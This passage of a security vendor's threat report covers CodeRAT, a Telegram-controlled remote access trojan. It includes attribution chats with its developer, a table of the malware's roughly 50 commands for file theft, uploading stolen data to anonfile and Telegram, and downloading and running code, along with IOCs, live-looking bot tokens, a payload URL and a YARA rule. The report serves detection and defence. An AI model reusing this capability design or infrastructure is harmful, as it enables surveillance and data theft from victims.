
The Telegram channel https://t.me/MrModedProduct includes the same user name and bio. The image returned by the getChat API query is also the same image used in the attacker's Telegram bot.



Mr Moded
@MrModedProduct
Member of emptiness

Figure 17: Telegram getChat bot API result: Mr Moded

Below, we've included the Mr Moded GitHub repository. At that time of our research, it included only the RoboThief source code.


master 3 branches 0 tags Go to file Code

MrModed Update README.md f40002f on Nov 20, 2021 15 commits

RoboThiefClient	Update Program.cs	3 years ago
LICENSE	Initial commit	3 years ago
README.md	Update README.md	9 months ago
RoboThiefClient.sln	Add files via upload	3 years ago

README.md

Description

Robo Thief is a software for steal telegram session .


With this software you can easily steal telegram sessions in windows !

how it works ? 😊

- when its run, it will be hidden until find telegram process or telegram folder in telegram default path
- then zip "tdata" folder and upload process will begin.
- if upload process done it will close itself. otherwise it will try to upload again.
- you will receive "MM.zip" (tdata) in your telegram bot.

Figure 18: Mr Moded GitHub repository with RoboThief source code

Next, we found a publication from 2020 by a security researcher named Rico Jambor, who analyzed two attacks using RoboThief. Mr Moded, the developer of RoboThief, contacted Jambor and asked that a clarification be added to the blog that he was not behind the past attack, but rather just a developer of the code.


Rico

Interested in infosec, malware research and all computer related stuff


Germany

It seems that by now the session stealer was already open-sourced by the creator. At least there is a GitHub repository, where you can find the malware: RoboThief-Telegram-Session-Stealer.

> *On 11th of May 2020 the developer of the RoboThief malware contacted me, asking if I could add a note that he is just the developer of the code and not a scammer himself. He put up the code for educational purposes, as you can read on the GitHub page.*

Figure 19: Jambor's blog post from 2020 regarding RoboThief attacks

Below are the messages from Mr Moded to Jambor on this topic from 2020:


Mr Moded
last seen recently


Info
Member of emptiness
Bio

@MrModedProduct
Username

Notifications
On

Links Groups

MrModed - Overview
C#, Python, Game Development (Unity), WINDOWS Reverse Enginnering - MrModed
https://github.com/MrModed



Mr Moded
last seen recently

May 11, 2020

Hi sir 17:13

Im MrModed
Creator of RoboThiefClient 17:14

Can we talk about your post? 17:14

Hi there 17:51

Mr Moded
Can we talk about your post?
Sure, what do you want to talk about? 17:52

Delete your post please
Im not scammer 😐 17:53

Uhm... Why should I delete it? That bot clearly steals telegram login credentials 17:53

https://github.com/MrModed
As you see RoboThiefClient Source
Is here

GitHub
MrModed - Overview
C#, Python, Game Development (Unity), WINDOWS Reverse Enginnering - MrModed
17:54


Anyone can see can run it 17:54

Right? 17:54

Mr Moded
Anyone can see can ru...
Yes, I know. 17:54

So, why on your post say im scammer?😐 17:55

Figure 20: Conversation from 2020 between Jambor & Mr Moded



You are the developer of that software. 17:56

And that software is done to steal telegram sessions. 17:57

So in that case 17:57

Edit your post 17:57


Because im not gonna steal anyone telegram session 17:57

Im just a developer 17:57

Thats all 17:57

Figure 21: Conversation from 2020 between Jambor & Mr Moded Continued

In August 2022, we contacted Jambor and decided to confront Mr Moded again about the CodeRAT attacks. In the conversation, Mr Moded didn't deny the allegation, but instead requested more information about it.



August 3


Hi there, do you remember me? In 2020 you reached out to me because of my blog post and said that you are just the developer of RoboThief and not related to any attacks.

Recently I found some information, that correlate you to a new attack using a RAT that use telegram bot api as a C2 sever in the last 3 month. Have you developed this tool as well?
edited 16:47

Give me more info about it 21:47

Like any name or how it works or any special option 21:48

Figure 22: Conversation from August 2022 between Jambor & Mr Moded


so don't worry so much
there no data or reports of any attack related to this soft 21:30

Mr Moded
as far as i know the app is not packed or obfuscates at all if anyo...
Adding obfuscation wouldn't be too hard. There are a lot of tools out there.

Did you program and sell the malware? 21:30

Яico X
Adding obfuscation w...
i never said its my work
or i get paid for it
did i? 21:31

Mr Moded
i never said its my work or i get paid fo...
No, that's why I am asking you. 21:31

Яico X
Adding obfuscation w...
nah 21:31

as far as i concerned 21:31

if i was a pro malware developer 21:31

i would create my own tool 21:31

Figure 23: Conversation from August 2022 between Jambor & Mr Moded Continued

After we provided Mr Moded proof that he was behind the development of the code, he published the source code on his GitHub account, proving we were correct and that he was indeed the developer of CodeRAT.

The code repository is under:
https://github.com/MrModed/DWM

Below is the description Mr Moded provided for CodeRAT in the development source code, which details how it is different than existing RATs:

⭕ Most powerful TELEGRAM RAT, USB RAT ⭕

What's the difference with other RATS?

- Huge list of commands
- In development source
- Open source
- ANTI FILTER Ability

The New Published UI

The UI below is used for generating a command for CodeRAT. This code is not intended to be executed on the victim's side; it's a helper tool for the attacker to generate obfuscated commands. We achieved it by the publication of this code by Mr Moded.




Figure 24: CodeRAT UI

Capabilities

CodeRAT supports approximately 50 different commands relevant to files, process actions, and stealing capabilities of screen captures, clipboards, files, and environmental info. It also supports commands for upgrading or installing other malware binaries.

command	functionality	comment
showdrivers	Drive list	
screenshot	Screen capture	The screen captures are uploaded to https://api.anonfile.com/upload. The URL to download the file is sent to the Telegram group.
systeminfo	System info	Username,Machine Name,Id,Architecture,Screen Resolution,Windows Version,AntiVirus,Cpu id,Cpu Name,Ram,Gpu Name
getclipboard	Clipboard theft	
processlist	Process list	
alive	System info	Same as systeminfo
die	Terminate own process	
activewindow	Active window	
userstate	User state	Active Window, Important opened window (see appendix A for a list of supported window titles), Cpu Usage, RAM Usage, GPU Usage, Is any song playing using com object AudioMeterInformation C02216F6-8C67-4B5B-9D00-D008E73E0064
getcurrenttasks	Get current tasks	Id, LoopCount, RawMethodToProcess, Time, BackgroundWorker, IsRunning, Delay
lockedfiles	List of locked files	Path list of files generated by the file lock command
installedapps	Installed apps	Wmi win32_product query

command	functionality	comment
pathes	Special folders locations	applicationData, commonApplicationData, Desktop
peinfo	PE info	Process ID, name, current dir name and path
usagecheck	GPU usage	Check if usage is 20% or above
Showfolder <path>	Dir list	
Crawlfolder <path>	Dir list	
Crawlextention <path*extentions>	Dir list filtered by extension’s list	Dir list only on hardcoded “c:” drive, excluding program files, program files x86, appdata and commonAppData folders. The extensions should be separated by comma.
Fileinfo <path>	File info	Full file name and size in KB, extension, last modified date, isReadOnly
Downloadanonfile <execute*link*path>	Download file using Anonfile api.	3 Arguments: ExecuteDownloadFile (True/False), file url, saved directory path. Using webClient.DownloadData.
Downloaddirectfile <execute*link*path>	Same as Downloadanonfile	
Uploadfile <path>	Upload file usingAnonfile api	Copy file to appData\Desktop Windows Manager. Using uploadBits https://api.anonfile.com/upload The URL to download the file is sent to the Telegram group.
Upload folder <path>	Upload folder	Upload file recursively
Deletefile <path>	Delete file	
Replacefile <sourcepath*link>	Replace file	Download file from anonymous URL and replace the sourcepath file
Killpid <pid>	Kill process by process ID	
Update <link>	Download and execute from url	Download a file from URL and execute it
Updatedirect <link>	Same as update	
Setbot <token>	Set Telegram bot token	
Plantask <repeatcount*rawmethod*datetime*delay>	Run command in delay	Arguments: number of commands, command list separated by “-”, each command encoded in base 64, delay time. The user name and machine name are sent to the Telegram group channel with the output of the command. If the output is less than 1024 using “https://api.telegram.org/bot 5379338428:AAFkD8IIvAK1pvUDQYu-siFHUOxo7JlaziQ;/sendMessage? chat_id=968019073&text=output” The developer does not handle the case with 1024-4096 bytes
Unplantask <id>	Remove command to run	Remove by task ID
Processsuspantion <id>	Suspend process	By using suspendThread win API
processresume<id>	Resume process	By using resumeThread win API on each thread
Processsuspantionextra <processname*windowname>	Suspend processes by name or by windows title	Suspend process by name or, if its null, suspend all processes that contain the windows title or if process name
Processresumeextra <processname*windowname>	Resume processes by name or by windows title	Resume processes by name or by windows title.
Filelock <path>	File lock	Open handle to the file and leave it open
fileunlock|<path>	Unlock File	
Httpgetrequest <link>	HTTP GET	HTTP GET request to a URL
Flashcopyfilelist <path>	Copy files to USB	Get a path to a file that contains a list of paths to be copied to a USB removable drive
flashcopyfolderlist|<path>	Copy entire folders to USB	Get a path to a file that contains a list of folders to be copied to a USB removable drive

command	functionality	comment
Flashextentioncopy <path*extention>		Copy files by extension to USB only from hardcoded “c:” drive excluding program files, program files x86, appdata and commonAppData folders. The extensions should be separated by a comma.
Thumbimg <path>	Thumb image	The images are uploaded to https://api.anonfile.com/upload The URL to download the file is sent to the Telegram group.
Folderthumb <path>		Recursively thumb images collections. Only jpeg and jpg file extension are collected
Windowsunprotect <base64>	Decrypt using Windows API	Decrypt using CryptUnprotectData
Tag <name>	Tag	Add Tag name to Tag file
Processstart <address>	Process	

Conclusion

SafeBreach is passionate about improving security on a global level and, as an organization, we are committed to openly sharing our research with the broader security community. By sharing information specifically about our discovery of CodeRAT, our goal is to raise awareness about this new, unrecognized type of malware that leverages a relatively new technique of using an anonymous uploads site as a C2 server. We also hope to warn the developer community about the fact that they are particularly vulnerable to being targeted by this attack. Finally, we hope organizations and individuals can use the indicators of compromise (IOCs) and YARA rules provided in Appendix A to better detect and protect themselves against this threat.

As with any newly identified threat, SafeBreach has added coverage for CodeRAT to the SafeBreach platform, so customers can immediately simulate this attack, verify whether they are adequately protected, and take any necessary remedial action.

Appendix A: IOCs list

Docx

25d6fccc82ec3c3c6786dcaa5d9f6920b769457502eef0759b235cd71c552b17
Parsian – about hardware design languages like Verilog and VHDL.

Contains XML file with DDE exploit 2a4e5e6f403ce913cb073d5c5d1fd999d8ae79deb04915b9777525e05e21a2b2

https://raw.githubusercontent.com/alberfrancis/camo/main/432gsbse5

432gsbse5 – current version of CodeRAT

CD53FBA6DDD4AE4EF7A5747C6003236C85791477854CC1B7CE00E0F8EE7677D9

2.exe – another version of CodeRAT from April 2022

F22041B2EA1FD6D8E7F6F1DB7469DEC61B000D067AB4BE2C5B0654EDFECBDDB6

https://api.telegram.org/bot5379338428:AAFkD8lIvAK1pvUDQYu-siFHUOxo7JlaziQ/getchat?chat_id=968019073

https://api.telegram.org/bot1335021029:AAHbdgFSOPJ5KtcF1YMdtsN2jc7Yqu6Tou8/getchat?chat_id=968019073

YARA

rule CodeRAT

{

meta:

source = “SafeBreach.com”

date = “2022-08-23”

description = “Detects CodeRAT binary”

strings:

$interesting_string0 = “2A47E576EB06CA284E7B3D92A0412923”

```
$interesting_string1 = “httpdebugger.com”

$interesting_string2 = “wordbetraied”

$interesting_string3 = “Newtonsoft.Json.dll”

$interesting_string4 = “working.docx”

$interesting_string5 = “wifipasswords”

$interesting_string6 = “pass.txt”

$interesting_string7 = “boss.txt”

$interesting_string8 = “command.txt”

condition:

all of ($interesting_*)

}
```

Appendix B: Sensitive Windows Title List to Monitor

CodeRAT’s main goal is to monitor the victim’s activity on social networks and on their machine. CodeRAT monitors a large number of window titles, two of which are unique to Iranian victims: a popular Iranian e-commerce site and a web messenger in Farsi.

CodeRAT monitors webmail, documents editors, databases, social networks, games, IDEs for Windows and Android, and pornographic sites.The monitoring of pornographic sites and use of anonymous browsing tools and social network activities is very common to attacks operated by the Islamic regime of Iran to monitor illegal\immoral activities of their citizens.

It is also very interesting that there is a focus on developers’ victims, and the infection exploit document used to install CodeRAT is also related to hardware developers. These targets are more unique to Iranian-related attacks.

Iranian Sites

- Digikala – An Iranian e-commerce company based in Tehran. It has 30 million visitors per month and is also ranked by Alexa as Iran’s third-most visited website.
- Eitaa – A web messenger in the Farsi language.

Webmails

- Gmail
- Yahoo
- account.live
- Outlook
- Protonmail

IDEs

- Visual Studio
- PhpStorm
- Pycharm
- WebStorm
- NetBeans
- Eclipse
- Android Studio
- RubyMine
- Python

Financial- and Crypto-Related Accounts

- Nicehash – cryptocurrency platform for mining
- Paypal

Social Networks

- Telegram
- WhatsApp
- Facebook

- Instagram
- Clubhouse

Pornographic Sites

- pornhub
- xnxx
- xvideos
- Xhamster

Documents, Images & Movies

- Nvidia
- Vlc
- Photoshop
- Photos
- Microsoft Word
- Microsoft Powerpoint
- Windows Media Player
- Movies & TV
- Winrar

Databases

- SQL server
- Sqlite

Anonymous Browsing & Virtual Machines

- tor browser
- task manager
- Vmware

Games

- Epic Games
- Blizzard

Appendix C: Source Code Default File Extensions List

CodeRAT will try to exfiltrate extensions of source code files and databases. The default extensions are:

.sln,.addin,.appx,.appxmanifest,.appxsym,.appxupload,.asax,.ascx,.ashx,.asm,.asmx,.asp,.aspx,.axd,.bsc,.c,.cc,.cd,.clw,.cod,.config,.cpp,.cs,
ms,.msha,.mshi,.msixbundle,.msixupload,.myapp,.natvis,.ncb,.odl,.orderedtest,.props,.psess,.rc,.rc2,.rct,.rdlc,.refresh,.res,.resjson,.resources
ms,.au,.cls,.coverage,.dlx,.dsp,.dsw,.eps,.generictest,.hdmp,.ilk,.ipp,.mdb,.mdp,.mpe,.mpeg,.mpg,.msm,.ocx,.olb,.pcx,.pri,.qt,.ra,.ram,.rll,.rpt,.
base,.tga,.tlb

Credits & References

I would like to credit Rico Jambor for the first discovery of RoboThief and for helping us contact Mr Moded (the CodeRAT developer).

https://blog.rico-j.de/telegram-session-stealer